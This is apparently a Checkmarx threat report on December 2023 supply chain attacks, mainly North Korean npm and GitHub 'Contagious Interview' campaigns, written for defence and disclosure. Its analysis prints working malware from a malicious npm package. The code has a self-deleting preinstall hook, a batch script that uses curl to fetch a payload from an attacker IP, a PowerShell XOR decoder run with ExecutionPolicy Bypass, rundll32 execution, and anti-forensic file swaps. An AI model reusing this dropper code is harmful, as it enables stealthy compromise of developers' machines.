# SOFTWARE SUPPLY CHAIN SECURITY

# THREAT LANDSCAPE

## DECEMBER 2023 OVERVIEW



Checkmarx

As 2023 comes to a close, software supply chain attacks are far from it. This December witnessed an intensified wave of cyber threats, with state-sponsored groups from North Korea and Russia leading the charge. In a notable security breach, the Ledger Connect Kit was compromised through a npmjs account takeover, leading to substantial financial losses. GitHub's reputation was exploited to disseminate fileless malware through Python packages. Additionally, JetBrains TeamCity fell victim to a coordinated attack by North Korean and Russian groups, exploiting a critical vulnerability to affect crucial software supply chain components. These developments, among others this month, emphasize the limited capacity of traditional security measures and the need for complementing them with advanced and dynamic approaches.

**Recent North Korea Attack on Software Supply Chain**

North Korea has been continuously developing its cyber-attack strategies, with a primary focus on supply chain compromises in 2023. Recent investigations have revealed that state-sponsored groups from North Korea have been carrying out sophisticated supply chain attacks, using various techniques to infiltrate organizations and compromise their software supply chains. These techniques include public open-source poisoning and private package poisoning using the GitHub platform.

**Python Packages Leverage GitHub to Deploy Fileless Malware**

Several Python packages appeared on PyPI, designed by threat actors to exploit GitHub's reputation to distribute their harmful content, making it more challenging to differentiate between genuine and malicious packages. The attackers used various tactics, including combining obfuscation with encryption/decryption methods to hide their malicious intent, employing fileless malware to avoid detection, and leveraging the reputation of a very popular project to enhance credibility and increase the likelihood of downloads.

**NPM Account Takeover Results in Crypto Supply Chain Attack**
The Ledger Connect Kit, a critical tool within the decentralized application ecosystem, and managed by Ledger, suffered a significant supply chain attack resulting in the theft of over $700,000 from users' wallets. The attack was facilitated by the takeover of a former Ledger employee's npmjs account, which led to the release of compromised versions of the Ledger Connect Kit. This incident highlights the limitations of relying solely on Software Bill of Materials (SBOMs) to detect such attacks.

**JetBrains TeamCity Compromised: North Korea and Russia Target High-Value Supply Chain Links**
A recent supply chain attack on JetBrains TeamCity conducted by North Korean and Russian threat groups highlights a trend in cyber-attack strategies targeting high-value software supply chains. These attackers exploited a critical vulnerability (CVE-2023-42793) to compromise JetBrains TeamCity, a widely used CI/CD platform for software development and deployment. This breach not only affected TeamCity itself but also exposed a wide range of systems and organizations that rely on it.

# Recent North Korea Attack on Software Supply Chain



Checkmarx

# KEY FINDINGS

- **Attack Strategies:** In 2023, North Korea displayed significant activity by utilizing various strategies to undermine global supply chains.
- **Public open-source poisoning:** These attacks focus on exploiting the trust in shared code repositories, such as open-source packages available on NPM, PyPi, etc.
- **Private packages poisoning using GitHub Platform:** A more sophisticated approach, where the attackers utilize GitHub as a distribution channel for the malicious software.

# EXECUTIVE SUMMARY

North Korea has been continuously developing its cyber-attack strategies, with a primary focus on supply chain compromises. Recent investigations have revealed that state-sponsored groups from North Korea have been carrying out sophisticated supply chain attacks, using various techniques to infiltrate organizations and compromise their software supply chains. This report explores the details of these attacks and provides insights into the evolving tactics used by North Korean threat actors. In this report, we will link new attacks affiliated to their recent attacks.

# TECHNICAL ANALYSIS


## Package Manager Exploitation

An attack vector increasingly leveraged by North Korean-backed threat actors, such as the Lazarus group, is the infiltration of open-source packages on widely used package managers like Pypi and NPM. This approach capitalizes on the inherent trust within the developer community in shared code repositories, making them attractive targets for initial breaches. As these threat actors can compromise popular packages or inject malicious code into lesser-known ones to exploit this trust, we predict a marked increase in the usage of this attack vector by North Korean operatives into 2024. Such a tactic not only undermines the integrity of these trusted repositories but also poses a significant and evolving threat to software supply chains globally.

### Recent supply chain attack on NPM Package Manager


In a recent supply chain attack, threat actors began publishing malicious packages related to Crypto on NPM. Despite continuous detection and removal of these packages, the attackers persisted in uploading additional packages, using the same tactics for their attack.

Malicious code within these packages would execute upon package installation and fetch a second-stage payload from a remote location. This second-stage payload was later linked to recent known Lazarus activities.




*Linking the C2 used in the NPM attack with the Lazarus Gang*

## Attack Flow




The **package.json** file within these NPM packages contained a preinstall script that automatically initiated upon package installation, which later deleted itself to remove all evidence.

```
"preinstall": "node index.js && del index.js",
```

*Preinstall script within the package.json file*


```
const os = require("os");
const fs = require("fs");
const { exec } = require("child_process");
// Get the operating system type
const osType = os.type();

const data = '@echo off\\ncurl -o sqlite.a -L "<http://103.179.142.171/npm/npm.mov>" > nul 2>&1\\nstart
/b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1\\ndel "preinstall.ps1"
> nul 2>&1\\nif exist "preinstall.db" (\\ndel "preinstall.db" > nul 2>&1\\n)\\nrename sql.tmp
preinstall.db > nul 2>&1\\nrundll32 preinstall.db,CalculateSum 4906\\ndel "preinstall.db"\\nif exist
"pk.json" (\\ndel "package.json" > nul 2>&1\\nrename "pk.json" "package.json" > nul 2>&1\\n)';
const psdata = '$path1 = Join-Path $PWD "sqlite.a"\\n$path2 = Join-Path $PWD "sql.tmp"\\nif
([System.IO.File]::Exists($path1))\\n {\\n$bytes = [System.IO.File]::ReadAllBytes($path1)\\nfor($i = 0;
$i -lt $bytes.count ; $i++)\\n{\\n$bytes[$i] = $bytes[$i] -bxor 0xef\\n}
\n[System.IO.File]::WriteAllBytes($path2, $bytes)\\nRemove-Item -Path $path1 -Force\\n}';

if (osType === "Windows_NT") {
  // The system is running Windows
  const fileName = "preinstall.bat"; // Specify the file name
  const psfileName = "preinstall.ps1";
  // Create the file
  fs.writeFile(fileName, data, (err) => {
    if (!err) {
      fs.writeFile(psfileName, psdata, (err) => {
        if (!err) {
          // Execute the .bat file
          const child = exec(`"${fileName}"`, (error, stdout, stderr) => {
            if (error) {
              return;
            }
            if (stderr) {
              return;
            }
            fs.unlink(fileName, (err) => {});
          });
        }
      });
    }
  });
}
```

*Index.js file*

The malicious script specifically targets Windows machines and has a multi-step process. First, it confirms the operating system type and then writes the contents of the **data** variable into a file named **preinstall.bat**, and the contents of the **psdata** variable into a file named **preinstall.ps1**. These files are then used later in the attack.

```
// data variable

@echo off
curl -o sqlite.a -L "<http://103.179.142.171/npm/npm.mov>" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
    del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
    del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
)
```

The script then downloads a file named **npm.mov** from a hard-coded IP address and saves it as **sqlite.a** locally. It then executes a PowerShell script, which sets the execution policy to **Bypass** to avoid restrictions on running scripts. The **\wait** flag is also used to ensure that the PowerShell script is completed before continuing.



```
// the psdata Variable (Powershell Script)

$path1 = Join-Path $PWD "sqlite.a"
$path2 = Join-Path $PWD "sql.tmp"
if ([System.IO.File]::Exists($path1))
{
    $bytes = [System.IO.File]::ReadAllBytes($path1)
for($i = 0; $i -lt $bytes.count ; $i++)
{
    $bytes[$i] = $bytes[$i] -bxor 0xef
}
[System.IO.File]::WriteAllBytes($path2, $bytes)
Remove-Item -Path $path1 -Force
}
```

*PowerShell script*

The executed PowerShell script goes on to define two paths, **$path1** and **$path2**, to files in the current directory called **sqlite.a** and **sql.tmp**, respectively. If the **sqlite.a** file existed, it reads all the bytes from it into a variable named **$bytes**.

The data within the **$bytes** variable then goes through a sort of decryption operation, where the decrypted data is then written to the file at **$path2 (sql.tmp)**. The Powershell script ends with forcibly removing the original **sqlite.a** file from the system.

The main script then checks if a file named **preinstall.db** already existed, and if so, deletes it. The decrypted file, **sql.tmp**, is then renamed to **preinstall.db**.

The native Windows command **rundll32** is then used to execute a function named **CalculateSum** within the **preinstall.db** file, passing the argument **4096**. The way **preinstall.db** is executed indicates that it is actually a DLL file and not a database file. After execution the **preinstall.db** is deleted as well.

The script moves on to confirm if a file named **pk.json** is found, and if so, deletes a file named **package.json** and then renames the **pk.json** to **package.json.** This renaming step is significant because it removes the preinstall script from the **package.json** file.

This entire attack chain originates from the preinstall hook of the **package.json** file. Consequently, if the package was installed and inspected, it would appear as a benign **package.json** file without any install hooks. The **index.js** file, responsible for creating the batch file and PowerShell scripts, would also be absent. During the execution of these files, all intermediate files are deleted, leaving no evidence of maliciousness.


To cover their tracks, the batch file (**preinstall.bat**) and the **index.js** file are deleted, completing the execution of the batch file. This brings the process back to the original **package.json** file. In the final step, the **preinstall.bat** file is deleted, and the preinstall hook concludes by deleting the **index.js** file, which contained the second stage of malware.

**The following are the packages related to this campaign (some of which were also reported by Phylum):**

| Package Name | version | Publication date |
|---|---|---|
| styled-beautify-components | 6.1.1, 6.1.2, 6.1.3, 6.1.4, 6.1.5, 6.1.6 | 4-Dec-23 |
| port-launcher | 16.0.3 | 13-Nov-23 |
| blockchain-transactions | 5.0.3 | 7-Nov-23 |

| | | |
|---|---|---|
| chainflow | 5.0.3 | 2-Nov-23 |
| cryptotransact | 5.0.3 | 31-Oct-23 |
| blockledger | 5.0.3 | 31-Oct-23 |
| erc20-testenv | 5.0.3 | 31-Oct-23 |
| puma-com | 5.0.2 | 30-Oct-23 |
| blockchaintestenv | 3.2.1 | 25-Oct-23 |
| cryptotestenv | 3.2.1 | 25-Oct-23 |
| envision-config | 0.1.3 | 24-Oct-23 |
| envi-conf | 0.1.3 | 24-Oct-23 |
| envi-conf | 0.1.0 | 26-Sep-23 |
| envi-config | 0.1.0 | 25-Sep-23 |
| dot-environment | 0.0.1 | 16-Sep-23 |

## Direct Exploitation via the GitHub Platform





*Attack flow of Contagious Interview operation*

A recent operation named "Contagious Interview" was exposed and attributed to North Korea-backed threat actors. This operation stands out for its social engineering tactic and involves targeting software developers by pretending to be potential employers.

The threat actors behind Contagious Interview created multiple identities to host several GitHub repositories, establishing an infrastructure aimed at gaining the trust of their intended victims. However, a closer examination reveals that these GitHub repositories are not as trustworthy as they might initially appear.


We have been tracking multiple instances of repos involved in those attacks and located Reddit users sharing their experiences of falling victim to this operation. Several users reported being approached by attackers pretending to be potential employers on the Fiverr platform.

These victims were tricked into downloading malicious NPM packages directly from a GitHub repository, disguised as job interview tasks. These packages, once installed, release malware that compromises the user's computer, steals sensitive data, goes after cryptocurrency wallets, and establishes a backdoor for ongoing access.




*One of the victims on Reddit*


This tactic not only leverages the trust developers place in GitHub as a reliable source for software tools but also adds an element of credibility to the attackers' scheme. The use of GitHub as a distribution channel complicates the task for developers in distinguishing between legitimate and harmful packages.




*A repository that has been forked from what may have been the fake employer's GitHub repository, which contained malicious code injected into an NPM file. This is just one of the many examples of repositories that contain similar code.*

## How current GitHub vulnerabilities can be exploited to increase the success of these cyber-attacks.

The revelation of the Contagious Interview brings to the forefront an important cybersecurity concern we've previously discussed on the manipulation of GitHub profiles and repositories by malicious actors. These tactics, which include the fabrication of legitimate-looking GitHub profiles and the inflation of repository popularity metrics like star counts, are critical tools for attackers seeking to establish trust and credibility in the open source ecosystem. This strategy is particularly relevant to the North Korean-backed campaigns, highlighting a significant risk: there's an ongoing possibility that these or similar threat actors could be leveraging such deceptions to enhance the effectiveness of their operations. As these campaigns demonstrate, the sophistication and success of cyber threats are often grounded in their ability to convincingly mimic legitimacy and exploit trust within the community.




*A GitHub repository, maintained by one of the fraudulent job seekers, contains commits that were made before the user even joined GitHub. This suggests that they used fake commits.*

## CONCLUSION

The year 2023 has seen a significant increase in cyber activities by North Korea targeting global supply chains. In the past month alone, there have been multiple reports of advanced supply chain attacks conducted by threat actors aligned with North Korea.

The operations showcased in the blog highlight the extent to which groups, particularly those supported by state nations like North Korea, are willing to go to accomplish their goals. It is essential to comprehend the complexities of these operations in order to develop effective defenses against these sophisticated threats.

Job applicants should be diligent in verifying the existence and legitimacy of companies that offer job interviews.

As part of the Checkmarx Supply Chain Security solution, our research team continuously monitors suspicious activities in the open-source software ecosystem. We track and flag “signals” that may indicate foul play and promptly alert our customers to help protect them.

## IOC

- hxxp[:]//147.124.212[.]89:1224
- hxxp[:]//172.86.98[.]143:1224
- hxxp[:]//103.179.142[.]171/files/npm.mov
- hxxp[:]//91.206.178[.]125/files/npm.mov
- blocktestingto[.]com
- 144.172.74[.]48
- 144.172.79[.]23

- 167.88.168[.]152
- 167.88.168[.]24
- 172.86.123[.]35
- 45.61.129[.]255
- 45.61.130[.]0
- 45.61.160[.]14
- 45.61.169[.]187
- 35434e903bc3be183fa07b9e99d49c0b0b3d8cf6cbd383518e9a9d753d25b672
- 305de20b24e2662d47f06f16a5998ef933a5f8e92f9ecadf82129b484769bbac
- 39e7f94684129efce4d070d89e27508709f95fa55d9721f7b5d52f8b66b95ceb
- ab198c5a79cd9dedb271bd8a56ab568fbd91984f269f075d8b65173e749a8fde
- 444f56157dfcf9fc2347911a00fe9f3e3cb7971dccf67e1359d2f99a35aed88e
- 4f50051ae3cb57f10506c6d69d7c9739c90ef21bfb82b14da6f4b407b6febac0
- 276863ee7b250419411b39c8539c31857752e54b53b072dffd0d3669f2914216
- 617c62da1c228ec6d264f89e375e9a594a72a714a9701ed3268aa4742925112b
- c547b80e1026d562ac851be007792ae98ddc1f3f8776741a72035aca3f18d277
- 03185038cad7126663550d2290a14a166494fdd7ab0978b98667d64bda6e27cc
- 2d300410a3edb77b5f1f0ff2aa2d378425d984f15028c35dfad20fc750a6671a
- 92aeea4c32013b935cd8550a082aff1014d0cd2c2b7d861b43a344de83b68129
